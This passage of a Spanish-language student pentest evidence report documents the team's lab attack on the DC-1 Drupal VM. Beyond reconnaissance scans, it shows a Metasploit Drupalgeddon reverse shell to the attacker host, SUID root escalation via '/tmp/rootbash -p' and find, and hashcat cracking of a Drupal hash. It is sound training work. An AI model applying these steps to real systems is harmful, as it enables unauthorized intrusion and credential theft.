
Drupal core (what you get when you download and extract a drupal-x.y.tar.gz or
drupal-x.y.zip file from http://drupal.org/project/drupal) has what you need to
get started with your website. It includes several modules (extensions that add
[eduardo@parrot]~/.Documents/parcial1_dc1$
```

Contexto: reconocimiento de servicios (estrategia 1). Equipo: MnzHack. Fecha: no-registrada.

Acción: Continuación de `curl -s http://192.168.81.130/README | head -n 30`.

Observado: El README describe Drupal y configuración; el fragmento no contiene una versión menor exacta.

Interpretación y límites: Corroborar familia tecnológica sin confirmar versión menor ni vulnerabilidad. No tratar `drupal-x.y.z.tar.gz` como una versión real.

SHA-256: 8e89853bc558018f15ec929889e05454e5e3d5c7f36d1406817ed174e2e42ea4

Figura 13 | EV-EJVA-011 · Fingerprinting WhatWeb

```
drupal-x.y.zip file from http://drupal.org/project/drupal) has what you need to
get started with your website. It includes several modules (extensions that add
[eduardo@parrot:~/Documents/parcial1_dc1]
$ whatweb http://192.168.81.130
http://192.168.81.130 [200 OK] Apache[2.2.22], Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[Debian Linux][Apache/2.2.22 (Debian)], IP[192.168.81.130], JQuery, MetaGenerator[Drupal 7 (ht
tp://drupal.org)], PHP[5.4.45-0+deb7u14], PasswordField[pass], Script[text/javascript], Title[Welcome to Drupal Site | Drupal Site], UncommonHeaders[x-generator], X-Powered-By[PHP/5.4.45-0+deb7u14]
[eduardo@parrot:~/Documents/parcial1_dc1]
$
```

Contexto: reconocimiento de servicios (estrategia 1). Equipo: MnzHack. Fecha: no-registrada.

Acción: whatweb http://192.168.81.130

Observado: WhatWeb devuelve HTTP 200, Apache 2.2.22, Drupal 7 y PHP 5.4.45-0+deb7u14 entre sus identificadores.

Interpretación y límites: Fingerprinting consistente con Nmap para HTTP. Versiones reportadas, no validación de CVE; registrar versión de WhatWeb y obtener respuesta original si se conserva.

SHA-256: fce9e3f66ea6dcbe524248b28fcbe42e4a79e53bba295da9f071213b9a39706d

Figura 14 | EV-JDOG-001 · Conectividad y escaneo en curso

```
Host is up (0.00022s latency).
MAC Address: 82:D1:CE:21:8D:65 (Unknown)
Nmap scan report for 192.168.128.4
Host is up (0.0010s latency).
MAC Address: CE:E9:EA:43:88:05 (Unknown)
Nmap scan report for 192.168.128.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.02 seconds
[User@parrot]~$
[User@parrot]~$ ping -c 3 192.168.128.4
nmap -sV -sC -p- 192.168.128.4
PING 192.168.128.4 (192.168.128.4) 56(84) bytes of data:
64 bytes from 192.168.128.4: icmp_seq=1 ttl=64 time=4.63 ms
64 bytes from 192.168.128.4: icmp_seq=2 ttl=64 time=1.76 ms
64 bytes from 192.168.128.4: icmp_seq=3 ttl=64 time=1.06 ms

--- 192.168.128.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 1.059/2.480/4.626/1.543 ms
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-03 17:41 UTC
Stats: 0:00:16 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.99% done; ETC: 17:42 (0:00:00 remaining)
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.99% done; ETC: 17:42 (0:00:00 remaining)
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.99% done; ETC: 17:42 (0:00:00 remaining)
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.99% done; ETC: 17:42 (0:00:00 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 96.99% done; ETC: 17:42 (0:00:00 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.17% done; ETC: 17:42 (0:00:00 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.88% done; ETC: 17:42 (0:00:00 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.88% done; ETC: 17:42 (0:00:00 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.05% done; ETC: 17:42 (0:00:00 remaining)
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.05% done; ETC: 17:42 (0:00:00 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.05% done; ETC: 17:42 (0:00:00 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.05% done; ETC: 17:42 (0:00:00 remaining)
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.05% done; ETC: 17:42 (0:00:00 remaining)
```

Equipo: MnzHack. Fecha exacta: no-registrada.

El equipo indica que configuró la VM en UTM y prueba desde Parrot. La captura muestra un descubrimiento previo de 256 direcciones con 3 hosts activos, pero el comando y la IP de uno de ellos no se ven completos. Se ve 192.168.128.4 con MAC CE:E9:EA:43:88:05 y también 192.168.128.2, cuyo rol no está identificado. No se deduce la IP atacante de esta imagen.

El comando ping -c 3 192.168.128.4 recibió 3 respuestas, 0% de pérdida, TTL 64 y RTT promedio 2.480 ms. Esto acredita conectividad; no confirma sistema operativo ni identidad DC-1.

Se ve nmap -sV -sC -p- 192.168.128.4. Nmap 7.95 inicia el 2026-10-03 a las 17:41 UTC (12:41 en Colombia), con precisión de minuto. La captura termina durante Script Scan, aproximadamente 98.05%, a los 19 segundos. No muestra el resultado final ni la tabla de puertos. El progreso varía; no hay evidencia de bloqueo en este fragmento. No se ve opción de salida a archivo.

Estado: conectividad observada y escaneo en curso al capturar. Objetivo candidato 192.168.128.4; falta vincular su MAC con el adaptador de DC-1 en UTM, evidenciar aislamiento y obtener la salida final. UTM/Parrot son información aportada por el equipo, no configuración comprobada por esta imagen. No trasladar puertos ni versiones de recorrido web (estrategia 2) o reconocimiento de servicios (estrategia 1) a verificación en UTM (estrategia 1). Sin vulnerabilidades confirmadas.

La figura y página se asignan en la edición PDF; se conserva la captura original.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 7edb6c362072115f3ddb8f951554b4d0a290f93e13f9c5d13ad651796bc2e405

Figura 16 | EV-DQH-001 · Descubrimiento ARP del recorrido SSH

```
[danielqh321@parrot]~$ sudo arp-scan -l --interface=ens36
Interface: ens36, type: EN10MB, MAC: 00:0c:29:3f:b0:6c, IPv4: 192.168.18.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.18.1    00:50:56:c0:00:0b    (Unknown)
192.168.18.130  00:0c:29:45:c1:6e    (Unknown)
192.168.18.254  00:50:56:f4:88:68    (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.807 seconds (141.67 hosts/sec). 3 responded
[danielqh321@parrot]~$
```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

Respuestas ARP; .18.130 tiene MAC 00:0c:29:45:c1:6e. No muestra enumeración de usuarios SSH.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 794aa5da687c7134bd06d5bf58a64b0a56b1291c3181071d917b18bed153fc06

Figura 17 | EV-DQH-002 · Nmap del recorrido SSH primera parte

```
Ending arp-scan 1.10.0: 256 hosts scanned in 1.807 seconds (141.67 hosts/sec). 3 responded
[danielqh321@parrot]-[~]
$ sudo nmap -p- -sV -sC -O -oN nmap_fullscan.txt 192.168.18.130
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-03 14:57 -0500
Nmap scan report for 192.168.18.130
Host is up (0.00032s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-generator: Drupal 7 (http://drupal.org)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp    rpcbind
|   100000   2,3,4      111/udp    rpcbind
|   100000   3,4        111/tcp6   rpcbind
```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

Escaneo iniciado 2026-10-03 14:57 -0500; muestra SSH, HTTP y RPC. No es Hydra.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 17b3e02e2fe9a6e33815aa88c7f0f1d50910059ff45cd7b63da3bde3e7d48a44

Figura 18 | EV-DQH-003 · Nmap del recorrido SSH segunda parte

```
|  program version  port/proto  service
|  100000  2,3,4      111/tcp    rpcbind
|  100000  2,3,4      111/udp    rpcbind
|  100000  3,4        111/tcp6   rpcbind
|  100000  3,4        111/udp6   rpcbind
|  100024  1          35751/tcp6 status
|  100024  1          37930/udp6 status
|  100024  1          40578/udp  status
|  100024  1          53497/tcp  status
53497/tcp open  status 1 (RPC #100024)
MAC Address: 00:0C:29:45:C1:6E (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.92 seconds
[~]
[~] $
```


Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

53497/tcp status y cierre Nmap; MAC 00:0c:29:45:c1:6e. No muestra login SSH.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 0d6b249a4d5d258d1757e119d2d1a4d52eb742644a498f0abc7c642e3aff0e3f

Figura 19 | EV-DQH-004 · Página inicial Drupal del recorrido SSH



Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

Página pública en .18.130. No muestra SUID ni escalamiento.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 33777c51d8070844ca820715d5cc5d14204aee62df8634bdc22d69ff066a2ba1

Figura 20 | EV-DQH-005 · WhatWeb del recorrido SSH

```
[danielqh321@parrot]~  
$ whatweb http://192.168.18.130  
http://192.168.18.130 [200 OK] Apache[2.2.22], Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer  
[Debian Linux][Apache/2.2.22 (Debian)], IP[192.168.18.130], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)  
], PHP[5.4.45-0+deb7u14], PasswordField[pass], Script[text/javascript], Title[Welcome to Drupal Site | Drupal  
Site], UncommonHeaders[x-generator], X-Powered-By[PHP/5.4.45-0+deb7u14]  
[danielqh321@parrot]~  
$
```


Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta: no-registrada.

Fingerprinting Apache/Drupal/PHP. No muestra root ni bandera final.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 575561e2914fc7701eb88a50afefcfbfd52ca460fa4cd2187be400c4335e049d

Figura 21 | EV-JACD-003 · Shell inicial Drupalgeddon



```
parcial : ruby — Konsole
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
[msf](Jobs:0 Agents:0) exploit(multi/http/drupal_drupageddon) >> run
[*] Started reverse TCP handler on 192.168.18.129:4444
[*] Command shell session 4 opened (192.168.18.129:4444 -> 192.168.18.130:39029) at 2026-10-03 15:42:07 -0500

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

whoami
www-data
```


Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

Sesión del módulo drupal_drupageddon hacia .18.130; id y whoami muestran www-data. Fecha visible: 2026-10-03 15:42:07 -0500, apertura de sesión, no hora de captura.

Relevancia: Sustenta PT-001; interpretar junto con los límites de esa ficha.

SHA-256: 54897a0089fede7bf799de82dc4321e0f97117f2ccf7117923bfec4bccc418f6

Figura 22 | EV-JACD-004 · Shell con EUID root

A screenshot of a terminal window with a dark background and green text. The window has a menu bar at the top with options: Archivo, Editar, Ver, Marcadores, Complementos, Preferencias, Ayuda. Below the menu bar, there are two tabs: 'parcial : ruby' and 'parcial : nc'. The terminal content shows a prompt 'www-data@DC-1:/var/www\$' followed by the command '/tmp/rootbash -p'. The next line shows the prompt 'rootbash-4.2#' followed by the command 'id'. The output of the 'id' command is 'uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)'. The prompt returns to 'rootbash-4.2#'.

```
www-data@DC-1:/var/www$ /tmp/rootbash -p
rootbash-4.2# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
rootbash-4.2#
```

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

/tmp/rootbash -p seguido de id: uid=33(www-data), euid=0(root). Prueba privilegio efectivo; falta hostname en la misma captura.

Relevancia: Sustenta PT-002; interpretar junto con los límites de esa ficha.

SHA-256: 814d5f8e74dfb1a7d8130907522797f50173e40aae0eba4b0f3c309ce69fbc9c

Figura 23 | EV-JACD-005 · Recuperación de contraseña mediante Hashcat

```
[parrot@parrot] (~/parcial/exploits)
$cat > /tmp/dc1_words.txt << 'EOF'
drupal
Drupal
drupal7
dc1
dc-1
DC1
DrupalDC1
admin
admin123
password
password1
53cr3t
secret
letmein
welcome
changeme
P@ssw0rd
drupal123
drupaladmin
R0ck3t
EOF
hashcat -m 7900 -a 0 ~/parcial/exploits/hashees_clean.txt /tmp/dc1_words.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-14700HX, 2896/5857 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Uses-64-Bit
* Register-Limit

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename.: /tmp/dc1_words.txt
* Passwords.: 20
* Bytes.....: 156
* Keyspace.: 20
* Runtime....: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$S$DvQI6Y600lNeXRIeEMF94Y6FvN8nuJcEDTCP9n55.l38JnEKuDR:53cr3t

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 7900 (Drupal7)
```


Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

Hashcat modo 7900 muestra candidato recuperado; lista personalizada incluye esa misma contraseña. No demuestra debilidad intrínseca del algoritmo ni origen independiente de la lista.

Relevancia: Sustenta PT-003; interpretar junto con los límites de esa ficha.

SHA-256: 019d621ba7879726f4e4f1d82d31a1448f1a90d7779534e0387adbd4f42a79

Figura 24 | EV-JACD-006 · Ejecución PHP desde página administrativa




Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

/node/3 muestra uid=33(www-data), hostname DC-1 y uname. Requiere sesión admin y activación previa de PHP Filter por el evaluador.

Relevancia: Sustenta PT-004; interpretar junto con los límites de esa ficha.

SHA-256: e37317e61b4ddd5192ce2936791cdf53b18ecac771bcbf4f215a2155bb822029

Figura 25 | EV-JACD-007 · Permisos de find



```
rootbash-4.2# ls -la /usr/bin/find
-rwsr-xr-x 1 root root 162424 Jan  6 2012 /usr/bin/find
rootbash-4.2#
```


Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta: no-registrada.

ls -la muestra propietario root y bit SUID en /usr/bin/find. Capturado ya desde prompt privilegiado: no asumir orden cronológico del descubrimiento.

Relevancia: Sustenta PT-002; interpretar junto con los límites de esa ficha.

SHA-256: 6dedcd5d41e15df3486e54964009cdb97e2e44435ba272474280e6dbf95d6a1a

Figura 26 | EV-JACD-008 · Preparación de shell temporal



